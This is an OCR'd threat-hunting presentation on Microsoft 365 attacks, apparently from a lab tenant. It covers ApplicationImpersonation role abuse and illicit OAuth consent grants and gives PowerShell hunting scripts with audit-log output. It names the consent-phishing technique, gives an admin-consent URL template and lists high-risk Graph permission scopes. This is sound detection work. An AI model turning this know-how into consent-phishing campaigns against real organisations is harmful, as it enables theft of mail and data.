               tatus":"True","UserKey":"10032000C0A69155","UserType":2,"Version":1,"Workload":"Exchange","ClientIP":"
               151.192.155.153:61438","ObjectId":"threathunting.dev\\impersonationAssignmentName","UserId":"
               admin@threathunting.dev","AppId":"","ClientAppId":"","ExternalAccess":false,"OrganizationN
               ame":"threathunting.dev","OriginatingServer":"HK0PR01MB2786 (15.20.5250.018)","Parameters":[{"
               Name":"Name","Value":"impersonationAssignmentName"},{"Name":"Role","Value":"ApplicationImpersonation"}
               ,{"Name":"User","Value":"Attacker"}],"SessionId":"ca9ad7fd-053b-4620-af11-b2234685bf50"}
ResultIndex  : 4
ResultCount  : 4
Identity     : 1697f500-e5d1-455e-3aba-08da394f7783
IsValid      : True
ObjectState  : Unchanged
```


New-ManagementRoleAssignment

"Value":"ApplicationImpersonation"}

Illicit Consent Grants

Consent Grants

- Consent is the process of user granting Authorizations to applications
- Service Principal registered in the tenant to allow application to access resources
- Types of Permissions
  - Application Permissions
  - Delegated Permissions
  - Effective Permissions



Permissions requested
Review for your organization

Malicious Application
unverified

This app may be risky. Only continue if you trust this app. Learn more

This app would like to:

- Read user mail
- Sign in and read user profile

If you accept, this app will get access to the specified resources for all users in your organization. No one else will be prompted to review these permissions.

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. **The publisher has not provided links to their terms for you to review.** You can change these permissions at https://myapps.microsoft.com. Show details

Does this app look suspicious? Report it here

A threat actor can socially engineer a user in granting consent to their malicious application to access user data.

Eg.- `https://login.microsoftonline.com/{tenant-id}/adminconsent?client_id={client-id}`

Some of the Risky Permissions (Scopes)

Mail.Read	Domain.ReadWrite.All
Files.ReadWrite.All	RoleManagement.ReadWrite.Directory
Files.Read.All	User.ReadWrite.All
Sites.Read.All	AppRoleAssignment.ReadWrite.All
Mail.ReadWrite	DelegatedPermissionGrant.ReadWite.All
ChatMessage.Read.All	PrivilegedAccess.ReadWrite.AzureAD
Sites.ReadWrite.All	PrivilegedAccess.ReadWrite.AzureADGroup
Notes.Read.All	PrivilegedAccess.ReadWrite.AzureResources
Chat.ReadWrite.All	ApprovalRequest.ReadWrite.PrivilegedAccess
Chat.Read.All	Policy.ReadWrite.ConditionalAccess
ChannelMessage.Read.All	UserAuthenticationMethod.ReadWrite.All
Notes.ReadWrite.All	Policy.ReadWrite.PermissionGrant
Sites.FullControl.All	Organization.ReadWrite.All
Calls.AccessMedia.All	DeviceManagementApps.ReadWrite.All
Application.ReadWrite.All	DeviceManagementConfiguration.ReadWrite.All
Directory.ReadWrite.All	DeviceManagementManagedDevices.ReadWrite.All

Hunting - List all Service principal and their OAuth permission Grants

Hunting Script


```
PS C:\> Get-AzureADServicePrincipal  | ForEach-Object{
$spn = $_;
$objID = $spn.ObjectID;
$grants = Get-AzureADServicePrincipalOAuth2PermissionGrant -ObjectId
$objID;
foreach ($grant in $grants)
{
$user = Get-AzureADUser -ObjectId $grant.PrincipalId;
$OAuthGrant = New-Object PSObject;
$OAuthGrant | Add-Member Noteproperty 'ObjectID' $grant.objectId;
$OAuthGrant | Add-Member Noteproperty 'User' $user.UserPrincipalName;
$OAuthGrant | Add-Member Noteproperty 'AppDisplayName'
$spn.DisplayName;
$OAuthGrant | Add-Member Noteproperty 'AppPublisherName'
$spn.PublisherName;
$OAuthGrant | Add-Member Noteproperty 'AppReplyURLs' $spn.ReplyUrls;
$OAuthGrant | Add-Member Noteproperty 'GrantConsentType'
$grant.consentType;
$OAuthGrant | Add-Member Noteproperty 'GrantScopes' $grant.scope;
}
Write-Output $OAuthGrant
}
```

Output

```
ObjectID   : <Redacted>
User : admin@threathunting.dev
AppDisplayName   : Malicious
Application
AppPublisherName : ThreatActor
AppReplyURLs     : {https://login.micro
softonline.com/common/oauth2/
nativeclient}
GrantConsentType : AllPrincipals
GrantScopes      : Mail.Read
```


Sequence of Events - Consent Grants

Consent Grants- Delegated Permissions



Date ↑↓	Service	Category ↑↓	Activity ↑↓	Status	Status reason	Target(s)
5/20/2022, 10:28:13 ...	Core Directory	ApplicationManage...	Consent to application	Success		Malicious Application
5/20/2022, 10:28:12 ...	Core Directory	ApplicationManage...	Add delegated permission grant	Success		Microsoft Graph, cd1...
5/20/2022, 10:28:12 ...	Core Directory	ApplicationManage...	Add service principal	Success		Malicious Application


Consent Grants- Application & Delegated Permissions



7/31/2022, 9:48:44 AM	Core Directory	ApplicationManage...	Consent to application	Success		Application-malicious
7/31/2022, 9:48:44 AM	Core Directory	UserManagement	Add app role assignment grant to user	Success		Application-maliciou...
7/31/2022, 9:48:44 AM	Core Directory	ApplicationManage...	Add delegated permission grant	Success		Microsoft Graph, 28...
7/31/2022, 9:48:43 AM	Core Directory	ApplicationManage...	Add app role assignment to service principal	Success		Microsoft Graph, 3cb...
7/31/2022, 9:48:43 AM	Core Directory	ApplicationManage...	Add app role assignment to service principal	Success		Microsoft Graph, 3cb...
7/31/2022, 9:48:43 AM	Core Directory	ApplicationManage...	Add service principal	Success		Application-malicious

Hunting – Consent to Application - UAL

```
PS C:\> Search-UnifiedAuditLog -operations 'Consent to application' -startdate 2022-05-18 -
enddate 2022-05-20
```




```
RunspaceId   : 7a68baad-216d-4520-a011-fec5ac6b8aec
RecordType   : AzureActiveDirectory
CreationDate : 20/5/2022 2:06:03 am
UserIds      : admin@threathunting.dev
Operations   : Consent to application.
AuditData    : {"CreationTime":"2022-05-20T02:06:03","Id":"ccc33bd2-b046-4670-adef-a7e505fe09f7","Operation":"Consent
                to application.","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":8,"ResultStatus
               ":"Success","UserKey":"10032000C0A69155@threathunting.dev","UserType":0,"Version":1,"Workload"
               :"AzureActiveDirectory","ObjectId":"b58caf7b-24a0-4c5b-a2d2-9c504e1c2b34","UserId":"admin@threathu
               nting.dev","AzureActiveDirectoryEventType":1,"ExtendedProperties":[{"Name":"additionalDetails
               ","Value":"{\"User-Agent\":\"EvoSTS\",\"AppId\":\"b58caf7b-24a0-4c5b-a2d2-9c504e1c2b34\"}"},{"Name":"e
               xtendedAuditEventCategory","Value":"ServicePrincipal"}],"ModifiedProperties":[{"Name":"ConsentContext.
               IsAdminConsent","NewValue":"True","OldValue":""},{"Name":"ConsentContext.IsAppOnly","NewValue":"False"
               ,"OldValue":""},{"Name":"ConsentContext.OnBehalfOfAll","NewValue":"True","OldValue":""},{"Name":"Conse
               ntContext.Tags","NewValue":"WindowsAzureActiveDirectoryIntegratedApp","OldValue":""},{"Name":"ConsentA
               ction.Permissions","NewValue":"[] => [[Id: AAAAAAAAAAAAAAAAAAAAAMCj_KkA9oBGlr-gK5wRcuQ, ClientId:
               00000000-0000-0000-0000-000000000000, PrincipalId: , ResourceId:
               a9fca3c0-f600-4680-96bf-a02b9c1172e4, ConsentType: AllPrincipals, Scope: User.Read Mail.ReadWrite
               Mail.Send, CreatedDateTime: , LastModifiedDateTime ]];
               ","OldValue":""},{"Name":"ConsentAction.Reason","NewValue":"Risky application detected","OldValue":""}
               ,{"Name":"TargetId.ServicePrincipalNames","NewValue":"b58caf7b-24a0-4c5b-a2d2-9c504e1c2b34","OldValue"
               :""}],"Actor":[{"ID":"admin@threathunting.dev","Type":5},{"ID":"10032000C0A69155","Type":
               3},{"ID":"User_ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":2},{"ID":"ce4d1c72-c88d-44e4-becc-4c84cd26
               f778","Type":2},{"ID":"User","Type":2}],"ActorContextId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","Inter
               SystemsId":"b3d51fdb-2d3a-4266-9b7a-b4986aa1cc1c","IntraSystemId":"7b18d572-405e-4747-b738-aa591c730f1
               b","SupportTicketId":"","Target":[{"ID":"ServicePrincipal_ebb0f5c8-fb7f-494e-b956-fe5f1a3d9be5","Type"
               :2},{"ID":"ebb0f5c8-fb7f-494e-b956-fe5f1a3d9be5","Type":2},{"ID":"ServicePrincipal","Type":2},{"ID":"M
               alicious App","Type":1},{"ID":"b58caf7b-24a0-4c5b-a2d2-9c504e1c2b34","Type":2},{"ID":"b58caf7b-24a0-4c
               5b-a2d2-9c504e1c2b34","Type":4}],"TargetContextId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7"}
ResultIndex  : 2
ResultCount  : 3
Identity     : ccc33bd2-b046-4670-adef-a7e505fe09f7
IsValid      : True
ObjectState  : Unchanged
```

Operations   : Consent to application.

Scope: User.Read Mail.ReadWrite

Hunting - Add Delegated Permission Grant - UAL

```
PS C:\>  Search-UnifiedAuditLog -operations 'Add delegated permission grant' -startdate 2022-03-19 -enddate 2022-05-21
```




Operations   : Add delegated permission grant.

Mail.ReadWrite Mail.Send"

```
RunspaceId   : 7a68baad-216d-4520-a011-fec5ac6b8aec
RecordType   : AzureAct
CreationDate : 20/5/202
UserIds      : admin@threathunting.dev
Operations   : Add delegated permission grant.
AuditData    : {"CreationTime":"2022-05-20T02:06:02","Id":"eb6b5adb-4722-492f-98c2-366422a0788d","Operation":"Add
               delegated permission grant.","OrganizationId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","RecordType":8,"R
               esultStatus":"Success","UserKey":"10032000C0A69155@threathunting.dev","UserType":0,"Version":1
               ,"Workload":"AzureActiveDirectory","ObjectId":"https:\/\/canary.graph.microsoft.com\/;https:\/\/graph.
               microsoft.us\/;https:\/\/dod-graph.microsoft.us\/;00000003-0000-0000-c000-000000000000\/ags.windows.ne
               t;00000003-0000-0000-c000-000000000000;https:\/\/canary.graph.microsoft.com;https:\/\/graph.microsoft.
               com;https:\/\/ags.windows.net;https:\/\/graph.microsoft.us;https:\/\/graph.microsoft.com\/;https:\/\/d
               od-graph.microsoft.us","UserId":"admin@threathunting.dev","AzureActiveDirectoryEventType"
               :1,"ExtendedProperties":[{"Name":"additionalDetails","Value":"{\"User-Agent\":\"EvoSTS\",\"AppId\":\"0
               0000003-0000-0000-c000-000000000000\"}"},{"Name":"extendedAuditEventCategory","Value":"ServicePrincipa
               l"}],"ModifiedProperties":[{"Name":"DelegatedPermissionGrant.Scope","NewValue":"User.Read
               Mail.ReadWrite Mail.Send","OldValue":""},{"Name":"DelegatedPermissionGrant.ConsentType","NewValue":"Al
               lPrincipals","OldValue":""},{"Name":"ServicePrincipal.ObjectID","NewValue":"ebb0f5c8-fb7f-494e-b956-fe
               5f1a3d9be5","OldValue":""},{"Name":"ServicePrincipal.DisplayName","NewValue":"","OldValue":""},{"Name"
               :"ServicePrincipal.AppId","NewValue":"","OldValue":""},{"Name":"ServicePrincipal.Name","NewValue":"","
               OldValue":""},{"Name":"TargetId.ServicePrincipalNames","NewValue":"https:\/\/canary.graph.microsoft.co
                                         /;https:\/\/dod-graph.microsoft.us\/;00000003-0000-0000-c000-00000000
                                         00-0000-c000-000000000000;https:\/\/canary.graph.microsoft.com;https:
               \/\/graph.microsoft.com;https:\/\/ags.windows.net;https:\/\/graph.microsoft.us;https:\/\/graph.microso
               ft.com\/;https:\/\/dod-graph.microsoft.us","OldValue":""}],"Actor":[{"ID":"admin@threathunting
               .dev","Type":5},{"ID":"10032000C0A69155","Type":3},{"ID":"User_ce4d1c72-c88d-44e4-becc-4c84cd26f7
               78","Type":2},{"ID":"ce4d1c72-c88d-44e4-becc-4c84cd26f778","Type":2},{"ID":"User","Type":2}],"ActorCon
               textId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7","InterSystemsId":"b3d51fdb-2d3a-4266-9b7a-b4986aa1cc1c"
               ,"IntraSystemId":"7b18d572-405e-4747-b738-aa591c730f1b","SupportTicketId":"","Target":[{"ID":"ServiceP
               rincipal_a9fca3c0-f600-4680-96bf-a02b9c1172e4","Type":2},{"ID":"a9fca3c0-f600-4680-96bf-a02b9c1172e4",
               "Type":2},{"ID":"ServicePrincipal","Type":2},{"ID":"Microsoft Graph","Type":1},{"ID":"00000003-0000-00
               00-c000-000000000000","Type":2},{"ID":"https:\/\/canary.graph.microsoft.com\/;https:\/\/graph.microsof
               t.us\/;https:\/\/dod-graph.microsoft.us\/;00000003-0000-0000-c000-000000000000\/ags.windows.net;000000
               03-0000-0000-c000-000000000000;https:\/\/canary.graph.microsoft.com;https:\/\/graph.microsoft.com;http
               s:\/\/ags.windows.net;https:\/\/graph.microsoft.us;https:\/\/graph.microsoft.com\/;https:\/\/dod-graph
               .microsoft.us","Type":4}],"TargetContextId":"3ccddf89-7c18-4cc5-af80-f4f155dc78a7"}
ResultIndex  : 2
ResultCount  : 3
Identity     : eb6b5adb-4722-492f-98c2-366422a0788d
IsValid      : True
ObjectState  : Unchanged
```

Hunting – Add Service Principal - UAL

```
PS C:\>  Search-UnifiedAuditLog -operations 'Add Service principal' -startdate 2022-03-19 -enddate 2022-05-21
```



